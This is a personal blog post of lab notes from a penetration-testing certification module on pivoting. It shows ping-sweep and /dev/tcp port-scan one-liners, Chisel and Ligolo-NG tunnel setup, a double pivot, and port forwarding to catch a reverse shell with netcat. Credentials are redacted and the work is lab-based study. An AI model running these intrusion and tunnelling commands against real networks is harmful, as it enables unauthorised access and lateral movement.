
It’s been a while since I detailed some progress on the CPTS, so here’s where we’re at: I’ve just finished the module titled: ‘Pivoting, Tunneling, Port Forwarding‘. It was challenging to learn and internalize a lot of the techniques that were taught so this post is basically my notes from experimenting with pivoting and a short tutorial on how to establish a pivot and double pivot with Ligolo-NG.
Note: the skills assessment for the HTB module is what I used for a lab, but this is not a walkthrough for that assessment. I’ve redacted any flags and or credentials that I have used to not be in breach of HTB’s sharing rules and this post is strictly to demonstrate some techniques that can be used to pivot and forward traffic to remote hosts.
Connect to Compromised machine and enumerate:
We start by connecting to the initially compromised host, check it’s interfaces, and enumerate for other hosts it can communicate with, I used a ping sweep one-liner initially for this:

Here we can see two interfaces, the first one 10.x.x.x being the one my attack machine could reach, the second 172.x.x.x being a tunnel to another network segment.
Ping sweep One-liner:
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
This worked when ran through the SSH shell, for some reason the webshell doesn’t like some commands. Think it’s a syntax issue, but I didn’t want to spend too much time digging into that. I then ran this one-liner to do a quick port scan
for i in {1..65535}; do (echo > /dev/tcp/172.17.0.2/$i) >/dev/null 2>&1 && echo $i is open; done
This worked surprisingly well, but I figured I could probably glean some more information from a real nmap scan. Note: this worked for this engagement because it’s a kind of poorly simulated pivot environment more designed to practice pivoting techniques than to simulate a real network environment. Normally, a command like netstat -ano would show other active connections to ports on machines on the network, like SQL or SMB instances.
webadmin@inlanefreight:/bin$ for i in {1..65535}; do (echo > /dev/tcp/172.16.5.35/$i) >/dev/null 2>&1 && echo $i is open; done
22 is open
135 is open
139 is open
445 is open
3389 is open
5985 is open
47001 is open
49664 is open
49665 is open
49666 is open
49667 is open
49668 is open
49669 is open
49670 is open
49671 is open
49672 is open
49673 is open
From here we can see what I had assumed to be SSH, SMB, RDP, WINRM and some other misc. assumed services running so we know it’s a windows machine.
Alternatively, we can use a static binary nmap and send it to the compromised webserver, then run some non root scans there to test look at other devices on the network, this is super useful and I recommend checking these out on andrew-d’s github.

At this point I was pretty certain this was a Windows machine, so we began to spin up the pivot:
Chisel
Chisel is a fast TCP/UDP tunnel transported over http secured via SSH and written in GO. It is a single exe that includes both client and server. Mainly useful for passing through firewalls though it can be used to provide a secure endpoint into the network.
Once you have a shell or connection on your first compromised host, load up the chisel server on your attack machine
chisel server --reverse --port 8000 -v
Next, we need to get Chisel onto the compromised machine and run the chisel client there, I used SCP to copy the file over via SSH
scp -i idrsa_web ../chisel webadmin@10.129.229.129:/home/webadmin
After this we need to run the chisel client and point it back at the server
./chisel client 10.10.15.141:8000 R:172.16.5.35:3389
This creates a tunnel between the 172.x.x.x host and our attack box localhost via the compromised webserver.
From here, we can run commands locally targeting the 172 host by specifying localhost and port as the target:
First we run an nmap scan to verify that it really is RDP that we’re trying to connect to:

From here we can attempt a direct RDP connection using some credentials we found earlier while poking around the webshell, this will connect with a remote drive that I’ve discovered is very useful for quick file transfers.
┌──(kali㉿kali)-[~/pivottips]
└─$ xfreerdp3 /v:127.0.0.1 /u:"******" /p:"***************" /drive:/home/kali/pivottips
This allowed for an RDP session directly to the third machine by routing traffic through the pivot machine. Pretty neat!
Ligolo-NG
But, what if you want to take it a step further? What if you want to route traffic from the third machine all the way back to your attack host? Enter, Ligolo-NG.
From nichocha30’s ligolo-ng github: “Ligolo-ng is a simple, lightweight and fast tool that allows pentesters to establish tunnels from a reverse TCP/TLS connection using a tun interface (without the need of SOCKS).”
How to use Ligolo for a primary pivot/route:
First download binaries from github.
Then we need to create network interfaces for ligolo on our attack machine:
┌──(kali㉿kali)-[~/pivottips/ligolo_Windows]
└─$ sudo ip tuntap add user kali mode tun ligolo```
Then set the interface to ‘up’
┌──(kali㉿kali)-[~/pivottips/ligolo_Windows]
└─$ sudo ip link set ligolo up
Then we can see it online:
(kali㉿kali)-[~/pivottips/ligolo_Windows]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
------------snip-------------------
4: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
    link/none
Ligolo uses TLS certs and needs to have one created. Otherwise we can use a command to use a self signed cert, but this is a bad practice during real engenements.
Then start ligolo proxy locally: ( remember, self cert is bad, only do this when you have no internet on target or are debugging, i.e. every CTF ever). This is the PROXY, which runs on your attack machine. The Agent runs on your first pivot host.
┌──(kali㉿kali)-[~/pivottips/ligolo_Linux]
└─$ ./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: FDB23F7B193279D2518D121408BEA8870F0375DEC41A55973274F38A1A8A2831
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.7.5
Then start the Agent on the pivot target:
./agent -connect 10.10.15.141:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.10.15.141:11601"
This will start a shell session with our local ligolo, hit enter there a few times and type ‘session’, then you can select the session that was established with the webserver.
from here you can run ifconfig and see the network interfaces that are up on the pivot machine:
ligolo-ng » session
? Specify a session : 1 - webadmin@inlanefreight.local - 10.129.72.238:60994 - 8d91761b-50ac-4e13-a7a4-4171f82e868c
[Agent : webadmin@inlanefreight.local] » ifconfig
┌────────────────────────────────────┐
│ Interface 0                        │
├──────────────┬─────────────────────┤
│ Name         │ lo                  │
│ Hardware MAC │                     │
│ MTU          │ 65536               │
│ Flags        │ up|loopback|running │
│ IPv4 Address │ 127.0.0.1/8         │
│ IPv6 Address │ ::1/128             │
└──────────────┴─────────────────────┘
┌─────────────────────────────────────────────────┐
│ Interface 1                                     │
├──────────────┬──────────────────────────────────┤
│ Name         │ ens160                           │
│ Hardware MAC │ 00:50:56:b0:eb:71                │
│ MTU          │ 1500                             │
│ Flags        │ up|broadcast|multicast|running   │
│ IPv4 Address │ 10.129.72.238/16                 │
│ IPv6 Address │ dead:beef::250:56ff:feb0:eb71/64 │
│ IPv6 Address │ fe80::250:56ff:feb0:eb71/64      │
└──────────────┴──────────────────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 2                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ ens192                         │
│ Hardware MAC │ 00:50:56:b0:42:de              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 172.16.5.15/16                 │
│ IPv6 Address │ fe80::250:56ff:feb0:42de/64    │
└──────────────┴────────────────────────────────┘
[Agent : webadmin@inlanefreight.local] »
As we can see, there is a third interface, 172.16.5.15/16, that is our route to the internal network.
Now we can add a route to linux to that entire network segment:
┌──(kali㉿kali)-[~/pivottips/ligolo_Linux]
└─$ sudo ip route add 172.16.5.0/24 dev ligolo
After this, just enter start in the ligolo proxy session and the tunnel is established. At this point you can route traffic normally without proxy configuration. At this point we can run nmap scans and all other attacks normally against that internal network segment without configuring another proxy, making this tool SUPER useful.
Reverse Shell From Target to Attack Box
Back on our proxy server (attackbox) in agent context i.e. use session 1 and have context set to agent:
listener_add --addr 0.0.0.0:30000 --to 127.0.0.1:10000 --tcp
This runs on the primary pivot box so 0.0.0.0:30000 network traffic sent to the target there will get forwarded to our attack machine‘s SELF context, 127.0.0.1:10000
From here, we can set up a listener like netcat nc -lvnp 10000 on port 10000 on attack machine, and then use a shell tool or powercat on the compromised windows machine to target the pivot server port 30000, thus giving us a reverse shell.
Note:
To access local ports of the first pivot machine, you can add a special route with a ‘magic’ ip address of 240.0.0.1 to run scans and target the pivot machine.
sudo ip route add 240.0.0.1/32
After this if you target this 240 address you can access the ports on pivot one locally again.
The Double Pivot
Let’s take it a step further, we can double pivot through the THIRD machine, the windows machine, and use that to scan even further in the network:
The double pivot setup was super easy with ligolo, first we set up a second interface tunnel on the ligolo proxy (attack box):
sudo ip tuntap add user $USER <-- <kali> mode tun ligolo2
Then we set the link to up
sudo ip link set ligolo2 up
Then we set up the reverse connection on the running agent in the ligolo agent context menu (Pivot 2):
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
This effectively creates a bridge on the pivot machine that connects all traffic to port 11601 back to the attack box listening on 11601.
We then have to get the ligolo agent onto the third machine, which was a windows machine in my context. I used the neat trick with Freerdp that allows you to establish an RDP connection with an active drive connection, then I put the agent.exe in the drive and drag ‘n dropped it onto the windows desktop.
sudo xfreerdp3 /v:172.16.5.35 /u:V***** /p:************ /drive:/home/kali/pivottips/ligolo_windows
Running agent on windows and pointing back to primary pivot machine IP:
./agent.exe -connect 172.16.5.15 -ignore-cert
Remember, using ignore cert is not recommended on real engagements.
After this we can see the second agent connect via the ligolo console, at which point we can select the session with the session command and then check interfaces on that machine with ifconfig. From here, we can add the other routes to the second internal network:
sudo ip route add 172.16.6.0/24 dev ligolo2
And finally start our tunnel:
tunnel-start --tun ligolo2
Voila! Now we can scan the network that the target is connected to as well! I believe with enough patience and practice that we can actually set up another pivot to segments even further in the network. I think three layers deep is probably sufficient for the exam though so this is where I stopped.
Conclusions
Man, this was a tough concept to internalize! I ended up using a ton of resources in my studies which I will link here below. This week I began working on the ‘Attacking Active Directory‘ module in the CPTS pathway, which is expected to take 7 days of study time so it will likely be a few weeks before I post about that, or maybe I’ll break it up into some smaller segments. I’ll have to see how the content flows.
Thanks and Resources!
Lastly, I would like to thank a colleague of mine,
Santiago Moya, for sharing some of his pivoting notes with me and generally pointing me in the right direction.
You can check out his blog here too which has a ton of cool projects:
Santiago’s Blog: https://blog.pathofthepolymath.org/
Pivoting: The Unreachable Network: Pivoting, Attacking The “Unreachable Network” by plaintext | Cyber Apocalypse 2022 Hacking Workshops – YouTube
Chisel: How To Pivot Through a Network with Chisel – YouTube
Ligolo: How Hackers Move Through Networks (with Ligolo) – YouTube
Ligolo Double Pivot: Performing Network Pivoting with Ligolo-ng (double pivot) – YouTube
 NordbySec
Leave a comment